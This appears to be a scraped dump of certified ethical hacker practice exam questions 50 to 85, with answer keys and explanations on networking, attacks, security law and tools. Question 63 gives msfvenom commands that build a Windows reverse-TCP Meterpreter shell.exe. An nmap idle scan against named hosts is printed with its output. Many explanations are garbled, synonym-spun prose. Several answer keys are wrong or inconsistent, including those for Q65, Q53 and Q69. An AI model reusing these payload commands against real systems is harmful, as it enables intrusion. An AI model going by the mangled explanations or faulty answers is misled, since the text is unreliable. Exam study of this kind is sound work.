Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem

realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

Answer: B

Question #:51 - (Exam Topic 2)

Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

- A. Fed RAMP
- **B. PCIDSS**
- C. SOX
- D. HIPAA

Answer: C

Explanation

The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies. Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.

The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

Question #:52 - (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range

communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

Answer: C

Explanation

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle provides long battery life
- Low latency

- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 2 128-bit AES encryption for secure information connections
- OCollision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

Question #:53 - (Exam Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool.

The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Answer: B D

Question #:54 - (Exam Topic 2)


Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

- A. Port 53
- B. Port 23
- C. Port 50
- D. Port 80

Answer: A

Explanation

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices, this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use, the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet, it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info. This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web

Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time. Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood, applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

Question #:55 - (Exam Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

Question #:56 - (Exam Topic 2)

The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

- A. Regularly test security systems and processes.
- B. Encrypt transmission of cardholder data across open, public networks.
- C. Assign a unique ID to each person with computer access.
- D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

Question #:57 - (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation

https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

Question #:58 - (Exam Topic 2)

What is the minimum number of network connections in a multi homed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Answer: A

Question #:59 - (Exam Topic 2)

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

- A. Pretexting
- B. Pharming
- C. Wardriving
- D. Skimming

Answer: B

Explanation

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.

Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

Question #:60 - (Exam Topic 2)

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses______to encrypt the message, and Bryan uses_______to confirm the digital signature.

- A. Bryan's public key; Bryan's public key
- B. Alice's public key; Alice's public key
- C. Bryan's private key; Alice's public key
- D. Bryan's public key; Alice's public key

Answer: D

Explanation

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

Question #:61 - (Exam Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8*"
- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

Question #:62 - (Exam Topic 2)

While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

- A. Conduct stealth scan
- B. Conduct ICMP scan
- C. Conduct IDLE scan
- D. Conduct silent scan

Answer: C

Explanation

Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.

Example 5.19. An idle scan against the RIAA

nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com

Starting Nmap (http://nmap.org)

Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental

Nmap scan report for 208.225.90.120

(The 65522 ports scanned but not shown below are in state: closed)

Port State Service

21/tcp open ftp

25/tcp open smtp

80/tcp open http

111/tcp open sunrpc

135/tcp open loc-srv

443/tcp open https

1027/tcp open IIS

1030/tcp open iad1

2306/tcp open unknown

5631/tcp open pcanywheredata

7937/tcp open unknown

7938/tcp open unknown

36890/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds

https://nmap.org/book/idlescan.html

Question #:63 - (Exam Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

Question #:64 - (Exam Topic 2)

Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

- A. Out of band and boolean-based
- B. Time-based and union-based
- C. union-based and error-based
- D. Time-based and boolean-based

Answer: D

Explanation

"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false. AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

https://www.acunetix.com/websitesecurity/sql-injection2/

Question #:65 - (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- C. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- D. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

Question #:66 - (Exam Topic 2)

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that

their systems are exposed to. What type of hacker is Nicolas?

- A. Red hat
- B. white hat
- C. Black hat
- D. Gray hat

Answer: B

Explanation

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: DoS attacks Social engineering tactics Reverse engineering Network security• Disk and memory forensics• Vulnerability research• Security scanners such as:- W3af- Nessus- Burp suite• Frameworks such as:- Metasploit• Training PlatformsThese methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

Question #:67 - (Exam Topic 2)

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment

- B. Wireless network assessment
- C. Host-based assessment
- D. Application assessment

Answer: B

Explanation

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner. This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment. It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses. Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

Question #:68 - (Exam Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

Question #:69 - (Exam Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
- B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
- C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
- D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

Question #:70 - (Exam Topic 2)

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

- A. Session donation attack
- B. Session fixation attack
- C. Forbidden attack
- D. CRIME attack

Answer: A

Explanation

In a session donation attack, the attacker donates their own session ID to the target user. In this

attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered

details are linked to the attacker's account. To initiate this attack, the attacker can send their

session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

Question #:71 - (Exam Topic 2)

While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt Inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

Answer: A

Question #:72 - (Exam Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

Answer: D

Explanation

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3.Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

Question #:73 - (Exam Topic 2)

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

- A. Gateway-based IDS
- B. Network-based IDS
- C. Host-based IDS
- D. Open source-based

Answer: C

Question #:74 - (Exam Topic 2)

Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

- A. Side-channel attack
- B. Replay attack
- C. CrypTanalysis attack
- D. Reconnaissance attack

Answer: B

Explanation

Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor, the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.

Prevention from Replay Attack: 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique

-Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

Question #:75 - (Exam Topic 2)

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

- A. Performing content enumeration using the bruteforce mode and 10 threads
- B. Shipping SSL certificate verification
- C. Performing content enumeration using a wordlist
- D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Explanation

Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

Question #:76 - (Exam Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation

Bluesnarfing is the unauthorized access of **information from a wireless device through** a **Bluetooth** connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

Question #:77 - (Exam Topic 2)

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

Question #:78 - (Exam Topic 2)

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing
- B. Piggybacking
- C. Evil twin
- D. Wardriving

Answer: C

Explanation

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

Question #:79 - (Exam Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

Question #:80 - (Exam Topic 2)

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address:

Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will

prompt you and stop the installation if the downloaded file is a malware

Answer: C

Question #:81 - (Exam Topic 2)

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation

Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

Ouestion #:82 - (Exam Topic 2)

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source

- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

Question #:83 - (Exam Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: B E

Question #:84 - (Exam Topic 2)

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

Answer: B


Explanation

Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. An attacker types URL/robots.txt in the address bar of a

browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool. Certified Ethical Hacker(CEH) Version 11 pg 1650

Question #:85 - (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

Question #:86 - (Exam Topic 2)

